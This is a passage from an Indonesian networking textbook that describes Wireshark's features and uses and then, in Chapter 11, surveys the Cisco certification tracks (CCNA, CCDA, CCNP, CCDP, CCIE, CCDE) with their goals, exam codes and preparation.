- **Keamanan Jaringan**: Dapat digunakan untuk mendeteksi serangan jaringan, menganalisis lalu lintas mencurigakan, dan memahami pola serangan.
- **Pengembangan dan Debugging**: Berguna bagi pengembang untuk menganalisis lalu lintas yang dihasilkan oleh aplikasi mereka dan melakukan debugging protokol jaringan.
- **Pendidikan dan Pelatihan**: Digunakan sebagai alat pengajaran dalam kursus jaringan dan keamanan untuk memberikan pemahaman praktis tentang protokol jaringan dan analisis paket.

Fitur Utama Wireshark

- **Penangkapan Paket Real-Time**: Menangkap lalu lintas jaringan secara langsung dari antarmuka jaringan.
- **Pemfilteran Paket**: Memungkinkan pengguna untuk menyaring dan menampilkan hanya paket yang relevan berdasarkan berbagai kriteria seperti alamat IP, protokol, nomor port, dll.
- **Dekoding Protokol**: Mendukung dekoding ratusan protokol jaringan, memungkinkan pengguna untuk melihat dan menganalisis data dalam format yang dapat dipahami.
- **Penyimpanan dan Pemutaran Ulang**: Paket yang ditangkap dapat disimpan untuk dianalisis nanti dan dapat diputar ulang untuk simulasi jaringan.
- **Antarmuka Grafis**: Menyediakan antarmuka pengguna yang intuitif untuk navigasi dan analisis data paket.
- **Statistik dan Grafik**: Mampu menghasilkan statistik jaringan dan visualisasi grafis seperti grafik waktu lalu lintas.

Cara Kerja Wireshark

1. **Penangkapan Data**: Wireshark menangkap data dengan mengendus (sniffing) lalu lintas jaringan pada antarmuka jaringan yang dipilih.
2. **Dekoding Paket**: Data yang ditangkap didekode menjadi format yang lebih mudah dibaca dengan menguraikan berbagai protokol jaringan yang terlibat.

3. **Analisis Paket**: Pengguna dapat menganalisis paket yang ditangkap dengan melihat detailnya, menggunakan filter, dan memanfaatkan berbagai alat analisis yang disediakan Wireshark.
4. **Pemfilteran**: Menggunakan filter tampilan (display filter) untuk menyaring paket berdasarkan kriteria tertentu, seperti IP tertentu atau protokol tertentu.
5. **Penyimpanan**: Paket yang ditangkap dapat disimpan dalam file pcap (packet capture) untuk analisis lebih lanjut.

Penggunaan Wireshark dalam Praktik

- **Mengidentifikasi Kemacetan Jaringan**: Menganalisis titik-titik di jaringan yang mengalami kemacetan dan menentukan penyebabnya.
- **Mendeteksi Serangan**: Mencari pola atau tanda-tanda serangan seperti Denial of Service (DoS) atau scanning port.
- **Memecahkan Masalah Koneksi**: Menelusuri jalur paket untuk menentukan di mana masalah koneksi terjadi.
- **Menganalisis Protokol**: Memeriksa bagaimana protokol tertentu bekerja dalam jaringan dan memastikan bahwa implementasi protokol sesuai dengan spesifikasi.
- **Memonitor Aktivitas Jaringan**: Melacak penggunaan bandwidth dan memonitor aktivitas jaringan untuk memastikan efisiensi dan keamanan.
- **Administrasi Jaringan:** Administrator jaringan menggunakan Wireshark untuk memonitor kinerja jaringan, mengidentifikasi masalah, dan memastikan bahwa jaringan berfungsi dengan baik.
- **Keamanan Siber:** Profesional keamanan siber menggunakan Wireshark untuk mendeteksi serangan, memantau lalu lintas yang mencurigakan, dan melakukan forensik jaringan.
- **Pengembangan Perangkat Lunak**: Pengembang aplikasi menggunakan Wireshark untuk menganalisis lalu lintas antara aplikasi mereka dan jaringan untuk memastikan bahwa aplikasi tersebut berfungsi dengan benar dan efisien.
- **Penelitian dan Pendidikan:** Wireshark digunakan di universitas dan lembaga pendidikan lainnya untuk mengajarkan cara kerja jaringan dan protokol kepada sisw

Kelebihan dan Kekurangan Wireshark

Kelebihan:

- **Komprehensif**: Menyediakan analisis mendetail dari berbagai protokol jaringan.
- **Open-Source**: Gratis dan terus dikembangkan oleh komunitas global.
- **User-Friendly**: Antarmuka pengguna yang intuitif dengan fitur-fitur canggih seperti filtering dan color coding.
- **Dukungan Format Capture**: Mendukung berbagai format file capture dan alat analisis lainnya.

Kekurangan:

- **Kemampuan Penggunaan**: Membutuhkan pengetahuan yang mendalam tentang jaringan dan protokol untuk penggunaan yang efektif.

- **Overhead Sistem**: Proses penangkapan paket dapat mengonsumsi sumber daya sistem yang signifikan.
- **Keamanan**: Menggunakan Wireshark di jaringan yang sebenarnya tanpa izin bisa melanggar kebijakan keamanan dan privasi.

Kesimpulan

Wireshark adalah alat yang sangat berguna untuk siapa saja yang bekerja dengan jaringan, dari administrator jaringan dan profesional keamanan hingga pengembang perangkat lunak dan akademisi. Dengan kemampuan menangkap dan menganalisis paket secara mendalam, Wireshark menyediakan wawasan yang tak ternilai tentang lalu lintas jaringan, membantu dalam pemecahan masalah, meningkatkan kinerja, dan menjaga keamanan jaringan.

BAB 11
SERTIFIKASI CISCO

11.1 PANDUAN SERTIFIKASI CISCO

Cisco Systems Inc. dengan bangga menawarkan sejumlah sertifikasi kelas dunia yang mengarahkan individu yang berdedikasi ke karir terkait TI yang sangat bergengsi di dunia. Berikut ini adalah panduan singkat yang akan membawa kita melalui kursus sertifikasi Cisco Systems yang paling berprestasi:

CCENT: Ini adalah singkatan dari Cisco Certified Entry Networking Technician. Ini adalah kursus tingkat awal untuk sebagian besar persyaratan jaringan Cisco.

CCNA: Ini adalah singkatan dari Cisco Certified Network Associate.

CCDA: Ini adalah kependekan dari Cisco Certified Design Associate.

CCNP: Ini adalah singkatan dari Cisco Certified Network Professional.

CCDP: Ini adalah singkatan dari Cisco Certified Design Professional.

CCIE: Ini adalah kependekan dari Cisco Certified Internetwork Expert.

CCDE: Ini adalah singkatan dari Cisco Certified Design Expert.

CCAr: Ini adalah singkatan dari Cisco Certified Architect.

Dalam perjalanan karir Cisco, individu memiliki banyak pilihan sertifikasi yang dapat digunakan untuk menentukan jalur karir mereka. Dua jalur utama yang perlu dibayangkan oleh penggemar sertifikasi Cisco mencakup operasi jaringan dan desain jaringan.

Titik masuk semua sertifikasi Cisco dimulai pada tingkat CCENT. Tingkat berikutnya adalah CCNA, kemudian CCNP, dan berakhir pada jalur sertifikasi Cisco yang berorientasi operasi CCIE. Di sisi lain, desain jaringan yang berorientasi akan dimulai pada tingkat CCENT, berpindah ke CCDA, lalu CCDE, dan akhirnya mengakhiri perjalanan dengan CCAT.

Sertifikasi di atas tidak mewakili keseluruhan pola pengembangan karir Cisco System. Faktanya, ada beberapa sertifikasi tingkat tinggi yang dapat dicapai seseorang untuk memajukan karir mereka dengan mempertimbangkan kursus spesialisasi Cisco yang memiliki pengetahuan khusus.

Dua kategori utama kursus spesialisasi Cisco meliputi:

- Kursus spesialisasi teknis
- Kursus transformasi digital

Saat ini, Cisco Systems menawarkan 15 spesialisasi, 6 di antaranya merupakan bidang teknis. Kategori spesialis teknis mempertimbangkan spesialisasi berikut:

- Pusat Data (FlexPod)
- Kolaborasi
- Internet Segala (IoT)
- Penyedia layanan
- Pemrograman Jaringan
- Perangkat Lunak Sistem Operasi

Di sisi lain, spesialis Transformasi Digital memilih spesialisasi yang diarahkan pada Kesuksesan Pelanggan dan Arsitektur Bisnis. Validitas kredensial masuk, asosiasi, dan profesional adalah 3 tahun. Di sisi lain, kredensial CCIE dan spesialis hanya berlaku untuk jangka waktu 2 tahun. Namun CCAr mempunyai masa berlaku paling lama yaitu 5 tahun baik. Dua sertifikasi Cisco entry level adalah CCT dan CCENT. Keduanya tidak memerlukan pengalaman atau pengetahuan sebelumnya untuk memenuhi syarat untuk masuk.

CCENT adalah prasyarat untuk kredensial tingkat asosiasi-CCDA dan CCNA. Dengan CCT, seseorang dapat secara efektif menangani diagnosis masalah jaringan dasar, pekerjaan di lokasi pelanggan, dan melakukan pekerjaan perbaikan jaringan dasar.

11.2 CCNA

Sertifikasi CCNA membekali individu dengan keterampilan dasar instalasi, dukungan, dan pemecahan masalah jaringan (nirkabel atau kabel). Berikut ini adalah jalur yang tersedia untuk CCNA: kolaborasi, cloud, perutean dan peralihan, Operasi cyber, Industri, dan Pusat Data.

Sertifikasi **CCNA** (Cisco Certified Network Associate) adalah salah satu sertifikasi yang diakui secara luas dalam industri jaringan komputer, yang dikeluarkan oleh Cisco Systems. Sertifikasi ini dirancang untuk mengukur kemampuan dan pengetahuan dasar dalam merancang, mengimplementasikan, dan mengelola jaringan berbasis Cisco. Sertifikasi CCNA sangat dihargai oleh profesional jaringan dan sering dianggap sebagai landasan karir dalam bidang jaringan komputer.

Tujuan Sertifikasi CCNA

1. **Dasar Jaringan**: Memastikan pemahaman yang kuat tentang konsep dasar jaringan, termasuk model OSI, model TCP/IP, dan protokol jaringan.
2. **Konfigurasi dan Pemecahan Masalah**: Kemampuan untuk mengkonfigurasi dan memecahkan masalah perangkat jaringan Cisco seperti router dan switch.
3. **Keamanan Jaringan**: Memahami prinsip-prinsip dasar keamanan jaringan dan menerapkan fitur keamanan dasar pada perangkat jaringan.
4. **Teknologi IP**: Menguasai teknologi IP, termasuk pengalamatan, subnetting, dan routing.
5. **Jaringan Nirkabel**: Pengetahuan dasar tentang jaringan nirkabel dan konfigurasi perangkat nirkabel.
6. **Otomasi dan Pemrograman Jaringan**: Pengantar ke konsep otomasi jaringan dan alat pemrograman.

Materi Sertifikasi CCNA

Materi yang tercakup dalam sertifikasi CCNA mencakup berbagai topik penting, termasuk:

1. **Dasar-dasar Jaringan**: Konsep jaringan dasar, model OSI dan TCP/IP, protokol jaringan, dan pengalamatan IP.
2. **Switching dan Routing**: Konfigurasi dan operasi switch dan router Cisco, VLAN, trunking, dan routing statis dan dinamis.

3. **Keamanan Jaringan**: Konsep keamanan dasar, firewall, VPN, dan implementasi keamanan dasar pada perangkat jaringan.
4. **Teknologi IP**: DHCP, DNS, NAT, PAT, dan IPv4 serta IPv6.
5. **Jaringan Nirkabel**: Konfigurasi dan pemecahan masalah jaringan nirkabel, dasar-dasar teknologi nirkabel.
6. **Otomasi dan Pemrograman Jaringan**: Dasar-dasar otomasi jaringan, alat pemrograman seperti Python dan penggunaan API.

Manfaat Sertifikasi CCNA

1. **Pengakuan Profesional**: CCNA diakui secara global sebagai tanda keahlian dalam jaringan komputer.
2. **Peluang Karir**: Membuka peluang karir dalam bidang jaringan komputer, termasuk posisi seperti network engineer, network administrator, dan technical support engineer.
3. **Pengembangan Keterampilan**: Membantu dalam pengembangan keterampilan teknis yang penting untuk bekerja dengan teknologi jaringan Cisco.
4. **Peningkatan Gaji**: Profesional dengan sertifikasi CCNA sering kali mendapatkan gaji yang lebih tinggi dibandingkan dengan yang tidak bersertifikat.
5. **Landasan untuk Sertifikasi Lanjutan**: CCNA adalah dasar yang baik untuk mengejar sertifikasi lanjutan seperti CCNP (Cisco Certified Network Professional) dan CCIE (Cisco Certified Internetwork Expert).

Persiapan Ujian CCNA

Untuk mempersiapkan ujian CCNA, calon biasanya:

1. **Mengikuti Kursus Pelatihan**: Mengikuti kursus pelatihan yang disediakan oleh Cisco Networking Academy atau lembaga pelatihan lainnya.
2. **Studi Mandiri**: Menggunakan buku teks, panduan belajar, dan sumber daya online seperti video tutorial dan forum diskusi.
3. **Lab Praktik**: Melakukan latihan praktis dengan menggunakan simulator jaringan seperti Cisco Packet Tracer atau perangkat jaringan nyata.
4. **Ujian Praktek**: Mengambil ujian praktek untuk menguji pengetahuan dan keterampilan sebelum ujian sebenarnya.

Ujian CCNA

- **Kode Ujian**: Ujian terbaru untuk sertifikasi CCNA adalah 200-301 CCNA.
- **Durasi Ujian**: Ujian berlangsung selama 120 menit.
- **Format Ujian**: Ujian terdiri dari berbagai jenis pertanyaan termasuk pilihan ganda, drag-and-drop, simulasi, dan lab konfigurasi.
- **Topik Ujian**: Ujian mencakup berbagai topik yang disebutkan sebelumnya, yang menilai pengetahuan dan keterampilan dalam jaringan komputer.

Kesimpulan

Sertifikasi CCNA adalah langkah penting bagi profesional jaringan yang ingin membangun atau memperkuat karir mereka dalam bidang jaringan komputer. Dengan cakupan materi yang luas dan pengakuan yang tinggi di industri, CCNA memberikan dasar yang kuat dalam berbagai

aspek jaringan, dari dasar-dasar hingga teknologi canggih dan otomasi jaringan. Mempersiapkan ujian CCNA memerlukan dedikasi dan studi yang serius, tetapi manfaat yang didapat dari sertifikasi ini sangat signifikan dalam hal pengembangan karir dan peluang pekerjaan.

11.3 CCDA

Sertifikasi ini membekali peserta didik dengan pengetahuan dan keterampilan dasar dalam bidang keamanan dan penggabungan suara dalam jaringan, serta desain jaringan kabel dan nirkabel. Untuk mendapatkan CCDA, seseorang harus memiliki CCENT atau CCNA Routing and Switching yang valid (atau setidaknya sertifikasi CCIE).

CCDA (Cisco Certified Design Associate) adalah sertifikasi yang dikeluarkan oleh Cisco Systems, yang fokus pada keterampilan dan pengetahuan yang diperlukan untuk merancang jaringan. Sertifikasi ini ditujukan bagi profesional yang ingin mendalami aspek desain jaringan, mencakup jaringan lokal (LAN), jaringan area luas (WAN), dan jaringan terkonvergensi yang melibatkan data, suara, dan video.

Tujuan Sertifikasi CCDA

1. **Desain Jaringan**: Memberikan pemahaman mendalam tentang prinsip-prinsip desain jaringan dan kemampuan untuk merancang solusi jaringan yang efektif dan scalable.
2. **Pengetahuan Infrastruktur Jaringan**: Memastikan pengetahuan tentang infrastruktur jaringan yang meliputi routing, switching, dan teknologi nirkabel.
3. **Integrasi Layanan Jaringan**: Mengajarkan bagaimana mengintegrasikan berbagai layanan jaringan seperti keamanan, QoS (Quality of Service), dan manajemen jaringan.
4. **Kebutuhan Bisnis**: Memampukan profesional untuk menerjemahkan kebutuhan bisnis ke dalam solusi jaringan yang efektif dan efisien.

Materi Sertifikasi CCDA

Materi yang tercakup dalam sertifikasi CCDA meliputi berbagai topik penting, termasuk:

1. **Prinsip Desain Jaringan**: Konsep dasar desain jaringan, model hierarki jaringan, dan metodologi desain.
2. **Desain LAN dan WAN**: Teknik dan praktik terbaik untuk merancang jaringan lokal dan jaringan area luas.
3. **Teknologi Jaringan**: Pemahaman mendalam tentang teknologi jaringan seperti routing, switching, dan jaringan nirkabel.
4. **Keamanan Jaringan**: Prinsip-prinsip desain keamanan jaringan, termasuk firewall, VPN, dan keamanan perimeter.
5. **QoS dan Layanan Jaringan Lainnya**: Konsep QoS dan cara mengimplementasikan layanan jaringan lainnya untuk memastikan performa jaringan yang optimal.
6. **Dokumentasi dan Perencanaan Jaringan**: Cara mendokumentasikan desain jaringan dan merencanakan implementasi jaringan.

Manfaat Sertifikasi CCDA

1. **Pengakuan Profesional**: CCDA diakui secara global sebagai tanda keahlian dalam desain jaringan.

2. **Peluang Karir**: Membuka peluang karir dalam bidang desain jaringan, termasuk posisi seperti network designer, network architect, dan systems engineer.
3. **Pengembangan Keterampilan**: Membantu dalam pengembangan keterampilan teknis yang penting untuk merancang jaringan yang efektif dan scalable.
4. **Peningkatan Gaji**: Profesional dengan sertifikasi CCDA sering kali mendapatkan gaji yang lebih tinggi dibandingkan dengan yang tidak bersertifikat.
5. **Landasan untuk Sertifikasi Lanjutan**: CCDA adalah dasar yang baik untuk mengejar sertifikasi lanjutan seperti CCDP (Cisco Certified Design Professional).

Persiapan Ujian CCDA

Untuk mempersiapkan ujian CCDA, calon biasanya:

1. **Mengikuti Kursus Pelatihan**: Mengikuti kursus pelatihan yang disediakan oleh Cisco Networking Academy atau lembaga pelatihan lainnya.
2. **Studi Mandiri**: Menggunakan buku teks, panduan belajar, dan sumber daya online seperti video tutorial dan forum diskusi.
3. **Lab Praktik**: Melakukan latihan praktis dengan menggunakan simulator jaringan atau perangkat jaringan nyata.
4. **Ujian Praktek**: Mengambil ujian praktek untuk menguji pengetahuan dan keterampilan sebelum ujian sebenarnya.

Ujian CCDA

- **Kode Ujian**: Ujian terbaru untuk sertifikasi CCDA adalah 200-310 DESGN.
- **Durasi Ujian**: Ujian berlangsung selama 90 menit.
- **Format Ujian**: Ujian terdiri dari berbagai jenis pertanyaan termasuk pilihan ganda dan simulasi.
- **Topik Ujian**: Ujian mencakup berbagai topik yang disebutkan sebelumnya, yang menilai pengetahuan dan keterampilan dalam desain jaringan.

Kesimpulan

Sertifikasi CCDA adalah langkah penting bagi profesional jaringan yang ingin membangun atau memperkuat karir mereka dalam bidang desain jaringan. Dengan cakupan materi yang luas dan pengakuan yang tinggi di industri, CCDA memberikan dasar yang kuat dalam berbagai aspek desain jaringan, dari prinsip dasar hingga teknologi canggih dan integrasi layanan jaringan. Mempersiapkan ujian CCDA memerlukan dedikasi dan studi yang serius, tetapi manfaat yang didapat dari sertifikasi ini sangat signifikan dalam hal pengembangan karir dan peluang pekerjaan.

11.4 CCNP

CCNP (Cisco Certified Network Professional) adalah sertifikasi yang diberikan oleh Cisco Systems dan dirancang untuk profesional jaringan yang ingin mengembangkan keterampilan tingkat lanjut dalam merancang, mengimplementasikan, dan mengelola jaringan. Sertifikasi CCNP membuktikan bahwa seseorang memiliki keahlian dalam jaringan tingkat profesional, termasuk kemampuan untuk memecahkan masalah jaringan yang kompleks.

Tujuan Sertifikasi CCNP

1. **Penguasaan Jaringan Lanjutan**: Menyediakan pemahaman mendalam tentang konsep dan teknologi jaringan yang lebih kompleks.
2. **Implementasi Jaringan**: Mengembangkan kemampuan untuk mengimplementasikan solusi jaringan dalam lingkungan yang lebih besar dan kompleks.
3. **Pemecahan Masalah**: Meningkatkan keterampilan dalam memecahkan masalah jaringan yang rumit dan mendukung operasi jaringan sehari-hari.
4. **Desain dan Optimalisasi**: Membekali profesional dengan pengetahuan untuk merancang dan mengoptimalkan jaringan untuk kinerja yang optimal.

Jalur Sertifikasi CCNP

Cisco menyediakan beberapa jalur sertifikasi CCNP yang berfokus pada berbagai aspek jaringan, termasuk:

1. **CCNP Enterprise**: Berfokus pada solusi jaringan perusahaan, termasuk teknologi routing, switching, keamanan, dan SD-WAN.
2. **CCNP Security**: Menyediakan keahlian dalam keamanan jaringan, termasuk firewall, VPN, dan solusi keamanan jaringan lainnya.
3. **CCNP Data Center**: Mengkhususkan diri dalam teknologi pusat data, termasuk jaringan, virtualisasi, dan infrastruktur komputasi.
4. **CCNP Collaboration**: Fokus pada solusi kolaborasi, termasuk suara, video, dan aplikasi kolaborasi lainnya.
5. **CCNP Service Provider**: Mengkhususkan diri dalam teknologi jaringan yang digunakan oleh penyedia layanan untuk mengelola dan memberikan layanan jaringan.
6. **CCNP DevNet**: Menggabungkan jaringan dan pengembangan aplikasi, fokus pada otomatisasi jaringan dan pemrograman.

Struktur Ujian CCNP

Untuk mendapatkan sertifikasi CCNP, kandidat harus lulus dua ujian:

1. **Ujian Inti**: Ujian ini mencakup topik inti dalam jalur sertifikasi yang dipilih.
2. **Ujian Konsentrasi**: Ujian ini memungkinkan kandidat untuk mengkhususkan diri dalam area tertentu dari jalur sertifikasi yang dipilih.

Contoh Jalur dan Ujian CCNP Enterprise

1. **Ujian Inti CCNP Enterprise**:
    - **ENCOR (350-401 ENCOR)**: Implementing and Operating Cisco Enterprise Network Core Technologies.
2. **Ujian Konsentrasi CCNP Enterprise**: Pilih salah satu dari ujian konsentrasi berikut:
    - **ENARSI (300-410)**: Implementing Cisco Enterprise Advanced Routing and Services.
    - **ENSDWI (300-415)**: Implementing Cisco SD-WAN Solutions.
    - **ENSLD (300-420)**: Designing Cisco Enterprise Networks.
    - **ENWLSD (300-425)**: Designing Cisco Enterprise Wireless Networks.
    - **ENWLSI (300-430)**: Implementing Cisco Enterprise Wireless Networks.
    - **ENAUTO (300-435)**: Automating Cisco Enterprise Solutions.

Manfaat Sertifikasi CCNP

1. **Pengakuan Profesional**: Sertifikasi CCNP diakui secara global sebagai tanda keahlian tingkat profesional dalam jaringan.
2. **Peluang Karir**: Membuka peluang karir yang lebih luas dalam bidang jaringan, termasuk posisi seperti senior network engineer, network architect, dan technical consultant.
3. **Pengembangan Keterampilan**: Mengembangkan keterampilan teknis yang lebih dalam dan khusus dalam aspek tertentu dari jaringan.
4. **Peningkatan Gaji**: Profesional dengan sertifikasi CCNP sering kali mendapatkan gaji yang lebih tinggi dibandingkan dengan yang tidak bersertifikat.
5. **Landasan untuk Sertifikasi Lanjutan**: CCNP adalah dasar yang baik untuk mengejar sertifikasi tingkat lanjut seperti CCIE (Cisco Certified Internetwork Expert).

Persiapan Ujian CCNP

Untuk mempersiapkan ujian CCNP, calon biasanya:

1. **Mengikuti Kursus Pelatihan**: Mengikuti kursus pelatihan yang disediakan oleh Cisco Networking Academy atau lembaga pelatihan lainnya.
2. **Studi Mandiri**: Menggunakan buku teks, panduan belajar, dan sumber daya online seperti video tutorial dan forum diskusi.
3. **Lab Praktik**: Melakukan latihan praktis dengan menggunakan simulator jaringan atau perangkat jaringan nyata.
4. **Ujian Praktek**: Mengambil ujian praktek untuk menguji pengetahuan dan keterampilan sebelum ujian sebenarnya.

Kesimpulan

Sertifikasi CCNP adalah langkah penting bagi profesional jaringan yang ingin membangun atau memperkuat karir mereka dalam bidang jaringan komputer. Dengan cakupan materi yang luas dan pengakuan yang tinggi di industri, CCNP memberikan dasar yang kuat dalam berbagai aspek jaringan, dari implementasi hingga pemecahan masalah dan desain jaringan. Mempersiapkan ujian CCNP memerlukan dedikasi dan studi yang serius, tetapi manfaat yang didapat dari sertifikasi ini sangat signifikan dalam hal pengembangan karir dan peluang pekerjaan.

11.5 CCDP

CCDP (Cisco Certified Design Professional) adalah sertifikasi tingkat lanjut yang dikeluarkan oleh Cisco Systems. Sertifikasi ini ditujukan bagi profesional jaringan yang memiliki keterampilan dalam merancang jaringan yang kompleks dan scalable. CCDP menunjukkan bahwa seorang profesional memiliki keahlian dalam merancang jaringan data, suara, dan jaringan terkonvergensi.

Tujuan Sertifikasi CCDP

1. **Desain Jaringan Skala Besar**: Memberikan pengetahuan dan keterampilan yang dibutuhkan untuk merancang jaringan skala besar dan kompleks.

2. **Integrasi Layanan Jaringan**: Mengembangkan kemampuan untuk mengintegrasikan berbagai layanan jaringan, termasuk keamanan, QoS (Quality of Service), dan manajemen jaringan.
3. **Optimasi Jaringan**: Mengajarkan cara mengoptimalkan jaringan untuk kinerja yang optimal dan memenuhi kebutuhan bisnis.
4. **Pengembangan Karir**: Membantu profesional jaringan untuk maju dalam karir mereka dengan menunjukkan keahlian tingkat lanjut dalam desain jaringan.

Materi Sertifikasi CCDP

Materi yang tercakup dalam sertifikasi CCDP meliputi berbagai topik penting, termasuk:

1. **Arsitektur Jaringan**: Memahami arsitektur jaringan dan model desain yang berbeda, termasuk desain jaringan hierarkis dan modular.
2. **Desain Jaringan Enterprise**: Teknik dan praktik terbaik untuk merancang jaringan perusahaan yang scalable dan dapat diandalkan.
3. **Routing dan Switching Lanjutan**: Konfigurasi dan desain routing dan switching yang lebih kompleks.
4. **Keamanan Jaringan**: Prinsip-prinsip desain keamanan jaringan, termasuk firewall, VPN, dan keamanan perimeter.
5. **QoS dan Layanan Jaringan Lainnya**: Konsep QoS dan cara mengimplementasikan layanan jaringan lainnya untuk memastikan performa jaringan yang optimal.
6. **Virtualisasi dan Jaringan Data Center**: Desain jaringan untuk pusat data, termasuk teknologi virtualisasi dan infrastruktur pusat data.
7. **Dokumentasi dan Perencanaan Jaringan**: Cara mendokumentasikan desain jaringan dan merencanakan implementasi jaringan.

Ujian CCDP

Untuk mendapatkan sertifikasi CCDP, kandidat harus lulus tiga ujian:

1. **Ujian Inti CCDA (DESGN)**: Cisco Certified Design Associate, yang merupakan prasyarat.
2. **Ujian Routing dan Switching CCNP**:
    - **ROUTE (300-101)**: Implementing Cisco IP Routing.
    - **SWITCH (300-115)**: Implementing Cisco IP Switched Networks.
    - **TSHOOT (300-135)**: Troubleshooting and Maintaining Cisco IP Networks.
3. **Ujian CCDP DESGN**:
    - **ARCH (300-320)**: Designing Cisco Network Service Architectures.

Manfaat Sertifikasi CCDP

1. **Pengakuan Profesional**: CCDP diakui secara global sebagai tanda keahlian tingkat lanjut dalam desain jaringan.
2. **Peluang Karir**: Membuka peluang karir yang lebih luas dalam bidang desain jaringan, termasuk posisi seperti network architect, senior network designer, dan technical consultant.
3. **Pengembangan Keterampilan**: Mengembangkan keterampilan teknis yang lebih dalam dan khusus dalam desain jaringan yang kompleks.

4. **Peningkatan Gaji**: Profesional dengan sertifikasi CCDP sering kali mendapatkan gaji yang lebih tinggi dibandingkan dengan yang tidak bersertifikat.
5. **Landasan untuk Sertifikasi Lanjutan**: CCDP adalah dasar yang baik untuk mengejar sertifikasi tingkat lanjut seperti CCDE (Cisco Certified Design Expert) dan CCIE (Cisco Certified Internetwork Expert).

Persiapan Ujian CCDP

Untuk mempersiapkan ujian CCDP, calon biasanya:

1. **Mengikuti Kursus Pelatihan**: Mengikuti kursus pelatihan yang disediakan oleh Cisco Networking Academy atau lembaga pelatihan lainnya.
2. **Studi Mandiri**: Menggunakan buku teks, panduan belajar, dan sumber daya online seperti video tutorial dan forum diskusi.
3. **Lab Praktik**: Melakukan latihan praktis dengan menggunakan simulator jaringan atau perangkat jaringan nyata.
4. **Ujian Praktek**: Mengambil ujian praktek untuk menguji pengetahuan dan keterampilan sebelum ujian sebenarnya.

Kesimpulan

Sertifikasi CCDP adalah langkah penting bagi profesional jaringan yang ingin membangun atau memperkuat karir mereka dalam desain jaringan. Dengan cakupan materi yang luas dan pengakuan yang tinggi di industri, CCDP memberikan dasar yang kuat dalam berbagai aspek desain jaringan, dari arsitektur hingga optimasi dan integrasi layanan. Mempersiapkan ujian CCDP memerlukan dedikasi dan studi yang serius, tetapi manfaat yang didapat dari sertifikasi ini sangat signifikan dalam hal pengembangan karir dan peluang pekerjaan.

11.6 CCIE dan CCDE

CCIE (Cisco Certified Internetwork Expert) dan **CCDE** (Cisco Certified Design Expert) adalah dua sertifikasi yang ditawarkan oleh perusahaan teknologi jaringan Cisco. Kedua sertifikasi ini adalah sertifikasi tingkat lanjut yang menunjukkan tingkat keahlian yang tinggi dalam desain, implementasi, dan pengelolaan jaringan.

1. **CCIE (Cisco Certified Internetwork Expert)**: Ini adalah sertifikasi tingkat lanjut dalam bidang jaringan yang menunjukkan kemampuan untuk merancang, mengimplementasikan, mengelola, dan memecahkan masalah dalam jaringan kompleks. CCIE memiliki beberapa trek, seperti Routing and Switching, Security, Wireless, Collaboration, dan lainnya. Untuk mendapatkan sertifikasi CCIE, kandidat harus lulus ujian tertulis dan ujian praktis yang menantang.

   CCIE (Cisco Certified Internetwork Expert) adalah salah satu sertifikasi tertinggi yang ditawarkan oleh Cisco Systems, perusahaan teknologi jaringan terkemuka di dunia. Ini adalah sertifikasi yang menunjukkan tingkat keahlian yang sangat tinggi dalam bidang jaringan komputer.

   Berikut adalah beberapa poin penting tentang CCIE:

a. Tingkat Keterampilan Tinggi: CCIE menandakan bahwa pemegang sertifikasi tersebut memiliki pengetahuan mendalam dan pengalaman praktis yang luas dalam merancang, mengimplementasikan, mengelola, dan memecahkan masalah jaringan kompleks.
b. Trek Spesialisasi: Ada berbagai trek spesialisasi CCIE, termasuk Routing and Switching, Security, Wireless, Collaboration, Data Center, dan lainnya. Setiap trek memerlukan pengetahuan khusus dalam area yang relevan dengan trek tersebut.
c. Ujian Tertulis dan Ujian Praktis: Untuk mendapatkan sertifikasi CCIE, kandidat harus lulus ujian tertulis yang menilai pemahaman teoritis mereka tentang konsep jaringan, serta ujian praktis yang menantang yang menguji keterampilan mereka dalam menangani skenario jaringan dunia nyata.
d. Prestise Industri: CCIE adalah sertifikasi yang sangat dihormati dalam industri jaringan. Para pemegangnya sering dianggap sebagai ahli dalam bidang mereka dan dapat menarik peluang karir yang menarik.
e. Kebutuhan Pemeliharaan Sertifikasi: Untuk mempertahankan status CCIE mereka, pemegang sertifikasi harus terus memperbarui dan memperpanjang sertifikasi mereka dengan menyelesaikan ujian pembaruan atau melalui program pendidikan berkelanjutan.

   Secara keseluruhan, CCIE adalah pencapaian yang menandakan tingkat keahlian yang sangat tinggi dalam bidang jaringan komputer, dan pemegang sertifikasi ini sering dianggap sebagai pemimpin dalam industri teknologi informasi dan jaringan.

2. **CCDE (Cisco Certified Design Expert)**: Ini adalah sertifikasi yang fokus pada desain jaringan. Seorang CCDE memiliki kemampuan untuk merancang infrastruktur jaringan yang kompleks, skala besar, dan berkinerja tinggi. Proses sertifikasi CCDE melibatkan ujian tertulis dan ujian desain yang menilai kemampuan kandidat dalam menganalisis kebutuhan bisnis, merancang solusi jaringan yang sesuai, dan memahami prinsip-prinsip desain jaringan.

   CCDE (Cisco Certified Design Expert) adalah sertifikasi tingkat lanjut yang ditawarkan oleh Cisco Systems, sebuah perusahaan terkemuka dalam teknologi jaringan. Sertifikasi ini difokuskan pada kemampuan merancang infrastruktur jaringan yang kompleks, skalabilitas besar, dan kinerja tinggi.

   Berikut adalah beberapa poin penting tentang CCDE:

   a. Desain Jaringan: Sertifikasi CCDE menunjukkan bahwa pemegangnya memiliki kemampuan untuk merancang solusi jaringan yang efektif dan efisien untuk memenuhi kebutuhan bisnis. Ini termasuk pemahaman yang mendalam tentang arsitektur jaringan, protokol, keamanan, kehandalan, dan skala.
   b. Ujian Tertulis dan Ujian Desain: Untuk memperoleh sertifikasi CCDE, kandidat harus lulus ujian tertulis yang menilai pemahaman teoritis mereka tentang desain jaringan dan kemampuan mereka dalam menerapkan konsep-konsep

tersebut dalam skenario dunia nyata. Selain itu, mereka juga harus lulus ujian desain yang menilai kemampuan mereka dalam menganalisis kebutuhan bisnis, merancang solusi yang sesuai, dan memahami prinsip-prinsip desain jaringan.

c. Prestise Industri: CCDE adalah sertifikasi yang dihormati dalam industri jaringan, dan pemegangnya sering dianggap sebagai ahli dalam bidang desain jaringan. Mereka mungkin terlibat dalam proyek-proyek desain jaringan yang besar dan kompleks, baik sebagai konsultan independen maupun dalam peran internal di perusahaan.
d. Kebutuhan Pemeliharaan Sertifikasi: Seperti halnya dengan sertifikasi Cisco lainnya, para pemegang CCDE harus memperbarui sertifikasi mereka secara berkala melalui ujian pembaruan atau melalui program pendidikan berkelanjutan untuk memastikan mereka tetap memegang standar tertinggi dalam desain jaringan.

